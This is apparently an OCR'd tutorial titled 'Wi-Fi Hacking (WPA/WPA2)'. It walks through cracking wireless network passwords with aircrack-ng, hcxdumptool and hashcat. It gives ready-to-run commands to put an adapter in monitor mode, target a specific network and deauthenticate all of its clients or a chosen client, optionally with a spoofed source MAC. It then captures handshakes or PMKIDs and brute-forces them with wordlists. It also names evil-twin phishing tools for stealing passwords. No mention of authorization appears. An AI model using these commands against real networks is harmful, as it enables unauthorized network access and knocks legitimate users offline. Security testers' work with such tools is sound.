


Wi-Fi Hacking (WPA/WPA2)

Wireless networks are all around us, So lets hack them!

Prerequisites:
-A Linux Operating System with the necessary tools installed.
-A Wireless card/adapter that supports monitor mode and packet injection

To hack a Wi-Fi network using Linux, you need your wireless card to support monitor mode and packet injection. Not all wireless cards can do this, so first you need to make sure you have a compatible wireless card that supports monitor mode and packet injection.

You can quickly test a Wireless card/adapter for compatibility with monitor mode and packet injection:

Test For Monitor Mode & Packet Injection:

#List available wireless interfaces (3 ways)

$ iwconfig or $ iw dev or $ ip a

#Check what processes may conflict with monitor mode

$ airmon-ng check

#kill processes that conflict with monitor mode

$ airmon-ng check kill

##test for monitor mode / put wireless network interface into monitor mode (3 ways)

$ airmon-ng start <interface>

$ iw dev <interface> set type monitor

$ iwconfig <interface> type monitor

##test for packet injection

$ aireplay-ng --test <monitor interface> or $ aireplay-ng -9 <monitor interface>

##test for scanning wireless networks

$ airodump-ng <monitor interface>

Commonly Used Tools -for auditing wireless networks-:

- **aircrack-ng suite**
- **hashcat -(for cracking passwords with gpu)**
- **airgeddon**
- **wifite2**
- **fluxion -(for evil twin attacks)**
- **wifiphisher**
- **mdk4**
- **crunch -(for creating wordlists/dictionaries)**

****and many more!**

Attack Types : bruteforce (cpu or gpu) ,evil twin.

Bruteforce /dictionary/wordlist attack: Summary:

a bruteforce attack attempts every password combination in a dictionary/wordlist file against a capture/hash file. you can use this attack using the cpu, or the gpu.

-A few tools used for bruteforcing attacks :


- aircrack-ng (cpu cracking)
- hashcat (gpu cracking)

Evil twin attack: Summary:

An evil twin is a fraudulent Wi-Fi access point that appears to be legitimate but is set up to eavesdrop on wireless communications. This type of attack may be used to steal the passwords of unsuspecting users

-A few tools used for evil twin/social engineering wireless attacks :

- fluxion
- wifiphisher
- airgeddon



USAGE:

#List wireless interfaces/devices → (3 ways)

$ iwconfig
$ iw dev
$ ip a

#Get all devices capabilities

$ iw list

#Get Specific device capabilities

$ iw <phy#> info

#See what driver is being used for a device → (2 ways)

1. **$** airmon-ng
2. **$** readlink /sys/class/net/<DEVICE_NAME>/device/driver

#Scan wireless networks using iw

$ iw dev <interface> scan

#Change interfaces/device name

$ systemctl stop NetworkManager
$ ip link set <interface> down
$ ip link set <interface> name <new interface name>
$ ip link set <new interface name> up
$ systemctl start NetworkManager

#Change mac address of interfaces (using macchanger)
**see man macchanger for manual/help

$ ip link set <interface> down
$ macchanger -r <interface> **use -m XX:XX:XX:XX:XX:XX to set specific mac
$ ip link set <interface> up

aircrack-ng most commonly used commands: (an overview)

- **airmon-ng :** used to put wireless interfaces in monitor mode & to check what driver is being used in all interfaces.

  airmon-ng can put the wireless card into monitor mode. This means it can see and receive all network traffic, generally networc cards will only receive packets meant for them (as determined by the MAC address of the NIC) but with airmon-ng it will receive all wireless traffic intended for us or not.

  airmon-ng usage syntax:
  $ airmon-ng < start / stop > <wireless interface>

- **airodump-ng :** airodump-ng enables us to capture packets of our specification

  airodump-ng basic usage syntax:

  $ airodump-ng <monitor interface> **see man airodump-ng for manual pages

- **aireplay-ng :** aireplay-ng can be used (among many things) to generate or accelerate traffic on the AP.

  & deauthentication attacks that deauths everyone off the network.

  ****see man aireplay-ng for manual pages

- **aircrack-ng** : aircrack-ng is the primary application within the aircrack-ng suite. It is used for password cracking. It is able to crack WEP and dictionary attacks for WPA / WPA2 after capturing the WPA handshake.

  aircrack-ng usage syntax:
  $ aircrack-ng <capturefile.cap> -w <directory/of/wrdlst/nameofwordlist>

  $ aircrack -ng <caturefile.cap> *to view contents/handshakes/pkkids/accesspoints in .cap file

Following is a more in depth review over the usage of the previous aircrack-ng suite tools : →→ ↓

Using aircrack-ng to crack a wpa/wpa2 encrypted wireless network

we will view how to crack a wpa/wpa2 wifi password using aircrack-ng suite

Overview of steps:

- 1- put wireless interface/device in monitor mode
- 2- scan for targets
- 3- capture handshade
- 4- crack handshake

step 1 Put interface in monitor mode

First we need to check and kill processes that may conflict with monitor mode:

```
#check processes that may conflict with monitor mode
$ airmon-ng check

#kill processes conflicting with monitor mode
$ airmon-ng check kill
```

List available wireless interfaces (3 ways):

$** iwconfig or **$ iw dev or **$** ip a

Now We Put wireless interface/device into monitor mode - (theres 3 ways we can achieve this):

```
#put interface into monitor mode using airmon-ng
    $ airmon-ng start <wireless interface>

#put interface into monitor mode using iw
    $ iw dev <interface> set type monitor

#put interface into monitor mode using iwconfig
    $ iwconfig <interface> mode monitor
```

step 2 Scan for targets (Scan surrounding wireless networks for targets) & capture a handshake

#Launch airodump-ng to scan all surrounding wireless networks (all channels & all networks):

$ airodump-ng <monitor interface>

#Launch arodump-ng to scan a specific wireless network (specific channel & specific network):

$ airodump-ng --bssid <bssid of target> --channel <channel of target> <monitor interface>

$ airodump-ng --essid <essid of target> --channel <channel of target> <monitor interface>

#Get the handshake - save an instance of airodump-ng to a .cap file (add the write option to airodump-ng -w or --write)

$ airodump-ng --bssid <target bssid> --channel <target channel> -w <name-cap-file> <monitor interface>

 # useful tips for using airodump-ng:

* use tabs for target highlighting in airodump-ng
* press m to change color in target selection
* use option -M for manufacturer details
* use option -W for wps details
* use option -U for uptime details
* in order to deauth an access point, the wireless interface must be placed in the same channel as the target first:
  airodump-ng -c <target channel> <monitor interface>

step 3 Deauthenticate wireless network(s)/Deauth/Deauth clients

sometimes you may need to deauthenticate clients of a wireless network in order to obtain its handshake or PMKID. we can deauthenticate an acces point in 2 ways (2 tools to deauth, using ·aireplay-ng or ·mdk4)

Deauthenticate access points using aireplay-ng:

##Deauthenticate all clients from a wireless network using aireplay-ng:

- first make sure your monitor interface is in the same channel as the target.

 # Launch aireplay-ng to deauthenticate All clients on AP:

$ aireplay-ng --deauth <# of deauth packets to send, 0 is infinite> -a <target bssid> <monitor interface>
$ aireplay-ng --deauth 0 -a <target bssid> <monitor interface>

$ aireplay-ng -0 0 -a <target bssid> <monitor interface>
** -0 and --deauth are the same

$ aireplay-ng -0 0 -a <target bssid> -h <set source mac> <monitor iface>
**-h sets source mac, make it seem that deauth packets are coming from the set mac address

##Deauthenticate a specific client on the AP:

$ aireplay-ng -0 0 -a <target bssid> -c <assiciated client bssid> <monitor interface>

Deauthenticate acces points using MDK4: ** see man mdk4 for manual pages

$ mdk4 <monitor interface> d -B <target bssid> -c <target channel>

step 4

Crack the Handshake using aircrack-ng
(bruteforce using a wordlist/dictionary)
(crack the wifi password using aircrack-ng)

you will need a wordlist/dictionary file, you can create one with; crunch

once you've captured a handshake in a .cap file you need to crack it to get the wifi password

crack wifi password/crack handshake using aircrack-ng and a dictionary/wordlist file

$ aircrack-ng <capture-file.cap> -w <dictionary-file-wordlist-file>

hashcat

advanced
password
recovery

Description: Hashcat is an open-source, advanced password recovery tool supporting GPU acceleration with OpenCL, NVIDIA CUDA, and Radeon ROCm.

Advantages:
- **Password recovery/cracking is much faster since it uses the power of the GPU to crack passwords**
- **Pause/Resume a cracking session**
- **You can Save a hashcat cracking session and restore the session to continue cracking it at a later time**

GPU Driver requirements:


- AMD GPUs on Linux require "RadeonOpenCompute (ROCm)" Software Platform (3.1 or later)
- AMD GPUs on Windows require "AMD Radeon Adrenalin 2020 Edition" (20.2.2 or later)
- Intel CPUs require "OpenCL Runtime for Intel Core and Intel Xeon Processors" (16.1.1 or later)
- NVIDIA GPUs require "NVIDIA Driver" (440.64 or later) and "CUDA Toolkit" (9.0 or later)

Features

- Free
- Open-Source (MIT License)
- Multi-OS (Linux, Windows and macOS)
- Multi-Platform (CPU, GPU, APU, etc., everything that comes with an OpenCL runtime)
- Multi-Hash (Cracking multiple hashes at the same time)
- Multi-Devices (Utilizing multiple devices in same system)
- Multi-Device-Types (Utilizing mixed device types in same system)
- Supports password candidate brain functionality
- Supports distributed cracking networks (using overlay)
- Supports interactive pause / resume
- Supports sessions
- Supports restore
- Supports reading password candidates from file and stdin Supports hex-salt and hex-charset
- Supports automatic performance tuning
- Supports automatic keyspace ordering
- markov-chains Built-in benchmarking system
- Integrated thermal watchdog
- 300+ Hash-types implemented with performance in mind ... and much more

you can use hashcat with intel integrated GPU/ intel integrated graphics: you must have intel opencl runtime installed first. -intel compute runtime-

- **I manually download and intall it:**
  https://software.intel.com/content/www/us/en/develop/articles/opencl-drivers.html
- https://github.com/intel/compute-runtime/releases



USING HASHCAT TO CRACK A WPA/WPA2 PASSWORD
HASHCAT USAGE:

Overview of steps:

1- convert the capture-file.cap /handshake to hashcat.hccapx → (2 ways)

2- start cracking the resulting hashcat.hccapx file with a dictionary (generated with crunch) and the desired hashcat options/ hashcat syntax

HASHCAT USAGE

#Step 1 - Convert the capture-file.cap with the handshake to hashcat.hccapx format (2 ways)

- **convert .cap to .hccapx using aircrack-ng**
  $ aircrack-ng -j <name-of-hashcat-hccapx-file-to-output> <cap-file-to-convert.cap>

- **convert .cap to .hccapx using cap2hccapx from hashcat-utils**
  $ cap2hccapx.bin <input-cap-file-name.cap> <output-hccapx-file-name.hccapx>
  $ cap2hccapx <input-cap-file-name.cap> <output-hccapx-file-name.hccapx>

#Step 2 - Crack the wpa/wpa2 password using hashcat and a dictionary/wordlist: usage syntax:

#Find hashcat compatible devices:

$ hashcat -I

#Start cracking

$ hashcat -a 0 -m 2500 -d <device number> <hccapx-file.hccapx> <dictionary-file.txt> --force

#Session save

$ hashcat --session <session_name> -a 0 -m 2500 -d <device #> <hccapx-file.hccapx> <dictionary-file.txt> --force


#Restore a Session

$ hashcat --session <session_name> --restore

**see man hashcat for manual pages or hashcat --help

-m <hash type number>, 2500 is for wpa/wpa2
--force , ignores warnings and just runs
-a <attack mode> , use 0
--show , show cracked passwords
-d <device #> , select device to use for cracking
· cracked passwords are saved in a .potfile, located by default in ~ /home/username/.hashcat/hashcat.potfile

The --restore command does not need nor allow any further arguments except from --session (and --restore itself). You CAN'T simply add or change some arguments when you restore the job. If you really insist to change any arguments, you might be able to use some external tools (like analyze_hc_restore) at your own risk.



PMKID (clientless attacks)

PMKID (Pairwise Master Key IDentification) attack, pmkid client-less attack

This attack allows us to crack a wpa/wpa2 wireless network password without any clients

Rather than relying on intercepting two-way communications between Wi-Fi devices (access point and clients) to try cracking the password, an attacker can communicate directly with a vulnerable access point using the PMKID attack method.

It's worth mentioning that not every network is vulnerable to this attack. Because this is an optional field added by some manufacturers, you should not expect universal success with this technique. Whether you can capture the PMKID depends on if the manufacturer of the access point did you the favor of including an element that includes it.

A PMKID clientless attack can be performed with both, aircrack-ng and hashcat :
- aircrack-ng (slower)
- Hashcat (faster and can save a session or pause)

Prerequisites: Make sure to have the necessary tools and hardware installed:

- A wireless card/adapter capable of monitor mode and packet injection
- aircrack-ng suite
- hashcat
- hcxdumptools
- hcxtools

OVERVIEW:

- PMKID attack using/with aircrack-ng
- PMKID attack using/with Hashcat

PMKID attack using aircrack-ng

with aircrack-ng , the procedure is the same for either PMKID/clientless or with handshake/clients:

The procedure to crack a wireless network password using a PMKID clientless attack with aircrack-ng is exactly the same as when there are clients (handshake..etc).... follow the same procedure for aircrack-ng previously described in this document.

PMKID attack using Hashcat

OVERVIEW: PMKID (no clients/clientless) attack using Hashcat:

- Download and install hcxdumptool (if not already installed)
- Download and install hcxtools (if not already installed)
- Put wireless interface/adapter into monitor mode
- Use hcxdumptool to capture the PMKID of a specific/single wireless network
- Use hcxdumptool to capture the PMKID of ALL surrounding wireless networks
- Use hcxpcaptool to Convert the Dump for Hashcat
- Crack the Hash, Bruteforce (wpa/wpa2 password) using hashcat and a dictionary/wordlist

PMKID attack using Hashcat

#Download and install hcxdumptool (If not already installed)

you can download from: https://github.com/ZerBea/hcxdumptool
to install, run:
$ cd hcxdumptool
$ make
$ sudo make install

#Download and install hcxtools (If not already installed)

you can download from : https://github.com/ZerBea/hcxtools
to install, run:
$ cd hcxtools
$ make
$ sudo make install

step 1 put wireless interface/adapter into monitor mode:

First we need to check and kill processes that may conflict with monitor mode:

#check processes that may conflict with monitor mode
$ airmon-ng check

#kill processes conflicting with monitor mode
$ airmon-ng check kill

List available wireless interfaces (3 ways):
$** iwconfig or **$ iw dev or **$** ip a

Now We Put wireless interface/device into monitor mode - (theres 2 ways we can achieve this):

#put interface into monitor mode using airmon-ng
$ airmon-ng start <wireless interface>

#put interface into monitor mode using iw
$ iw dev <interface> set type monitor

step 2 use hcxdumptool to capture the PMKID of a Specific/Single wireless network:

#Using hcxdumptool to capture the PMKID of a specific/single wireless Network:

- you will first need to create a text file with only the BSSID of the target AP without any colons or commas.
- Then you launch hcxdumptool to capture the PMKID of the specific wireless network

```
$ hcxdumptool -i <monitor interface> -o <filename-to-write-PMKID-to.pcapng> --enable_status=1 --filterlist_ap=<targetBSSID.txt> --filtermode=2
```

**--enable_status=<digit> : enables status messages; enable real-time display (waterfall) ; 1: EAP and EAPOL

** --enable_status=1 is necessary

**--filtermode=<digit> : mode for filter list
** --filtermode=2 use filter list as target list only interact with ACCESS POINTs and CLIENTs from this list

step 3 Use hcxpcaptool to Convert the Dump for Hashcat

```
$ hcxpcaptool -z <hashoutput.txt> <input-captured-PMKID.pcapng>
```

step 4 Crack the Hash, Bruteforce (wpa/wpa2 password) using hashcat and a dictionary/wordlist

```
$ hashcat -m 16800 <hashoutput-hashfile.txt> <dictionary-wordlist.txt>
```

#In order to save a cracking session while cracking a pmkid hash:

```
$ hashcat --session <session_name> -m 16800 -d <device #> <hashoutput-hashfile.txt> <dictionary-file.txt> --force --show
```

#Restore a Session

```
$ hashcat --session <session_name> --restore
```

** -m 16800 is for PMKID hash format

HASHCAT : MORE INFORMATION

Overview:

- Use Multi-Device-Types (Utilizing mixed device types in same system simultaneously) (GPU,CPU and other)
  -D <devtype#>,<devtype#> etc... option
- Use Multi-Devices (Utilizing multiple devices in same system;) select which devices (GPU(s) and/or CPU(s)) to use
  -d <dev#>,<dev#> etc... option
- Use multiple dictionaries to crack a hash
- Show cracked/previuosly cracked passwords
  --show option
- Set a specific workload profile
  -w <workloadProfile #> option

Use Multi-Device-Types (Utilizing mixed device types in same system simultaneously) (GPU,CPU and other)

By default, hashcat only uses GPUs when available. You can modify that with the -D and -d flags.
Using more devices/more device tpes simultaneously will speed up the cracking speed.

-D: OpenCL device-types to use, separated with commas

```
- [ OpenCL Device Types ] -
# | Device Type
===+==============
1 | CPU
2 | GPU
3 | FPGA, DSP, Co-Processor
```

-d: OpenCL devices to use/Backend devices to use, separated with commas

EXAMPLE: Use all GPU(s) and CPU(s) simulaneously

```
$ hashcat -m <hash type#> -D 1,2 <hash-file.hccapx> <dictionary-file> --force
```

```
$ hashcat -m 2500 -D 1,2 hash-file.hccapx dictionary-file.txt --force
```

EXAMPLE: Use Specific GPU(s) and/or CPU(s) simulaneously

```
$ hashcat -m <hash type#> -D 1,2 -d <dev#>,<dev#> <hash-file.hccapx> <dictionary-file> --force
```

```
$ hashcat -m 2500 -D 1,2 -d 1,3,4 hash-file.hccapx dictionary-file.txt --force
```

** Use hashcat -I to identify available devices

** if you use -D <devtype#>,<devtype#>,etc.. option without specifying which specific devices to use(-d <dev#>,<dev#>,etc..) it will use all the available devices of the type specified in -D (for example all cpus and gpus).. so unless you want that, specify which devices to use explicitly.

Use Multi-Devices (Utilizing multiple devices in same system)

hashcat can use multiple gpu(s) and/or cpu(s) in the same system to crack a password; You can specify that with the -d option (and the -D option to also use CPU(s)). Using more devices will speed up the cracking process.

-d : OpenCL devices/Backend devices to use, separated with commas

EXAMPLE: Use Multiple GPU(s) simulaneously

```
$ hashcat -m <hash type#> -d <dev#>,<dev#> <hash-file.hccapx> <dictionary-file> --force
```

```
$ hashcat -m 2500 -d 1,2 hash-file.hccapx dictionary-file.txt --force
```

Use multiple dictionaries to crack a hash; How to use multiple dictionaries?

If you use hashcat with a Dictionary attack (-a 0) you can specify several dictionaries:

EXAMPLE: Use multiple dictionaries

```
$ hashcat -m <hash type#> <hash-file.hccapx> <dictionary-file1> <dictionary-file2> --force
```

```
$ hashcat -m 16800  hash.txt dict1.txt dict2.txt dict3.txt --force
```

show previously cracked passwords

To accomplish this, you need to use the --show switch.
Hashcat saves its progress in a .pot file. The --show command will let you see the cracked hashes that have been saved in the .pot file
There are a few ways to get the same result; but the syntax i use is: hashcat <hash-file> <dict-file> --show or view/open the .potfile in ~/.hashcat/ hashcat.potfile

--show : Compare hashlist with potfile; show cracked hashes

EXAMPLE: show previousle cracked passwords

```
$ hashcat <hash-file.hccapx>  <dictionary-file> --show
        or open the .potfile  in ~/.hashcat/ hashcat.potfile
```

Set a specific workload profile

In order to set the devices performance level, you can set a lower or higher (-w <workload-profile#>) workload profile.
-w: Enable a specific workload profile

```
- [ Workload Profiles ] -
  # | Performance | Runtime | Power Consumption | Desktop Impact
 ===+=============+=========+===================+================
  1 | Low         |   2 ms  | Low               | Minimal
  2 | Default     |  12 ms  | Economic          | Noticeable
  3 | High        |  96 ms  | High              | Unresponsive
  4 | Nightmare   | 480 ms  | Insane            | Headless
```

EXAMPLE: Set a specific workload profile

```
$ hashcat -m <hash type#> -w <workload-profile#> <hash-file.hccapx> <dictionary-file> --force
$ hashcat -m 16800 -w 1 hash-file.hccapx dictionary-file.txt --force
```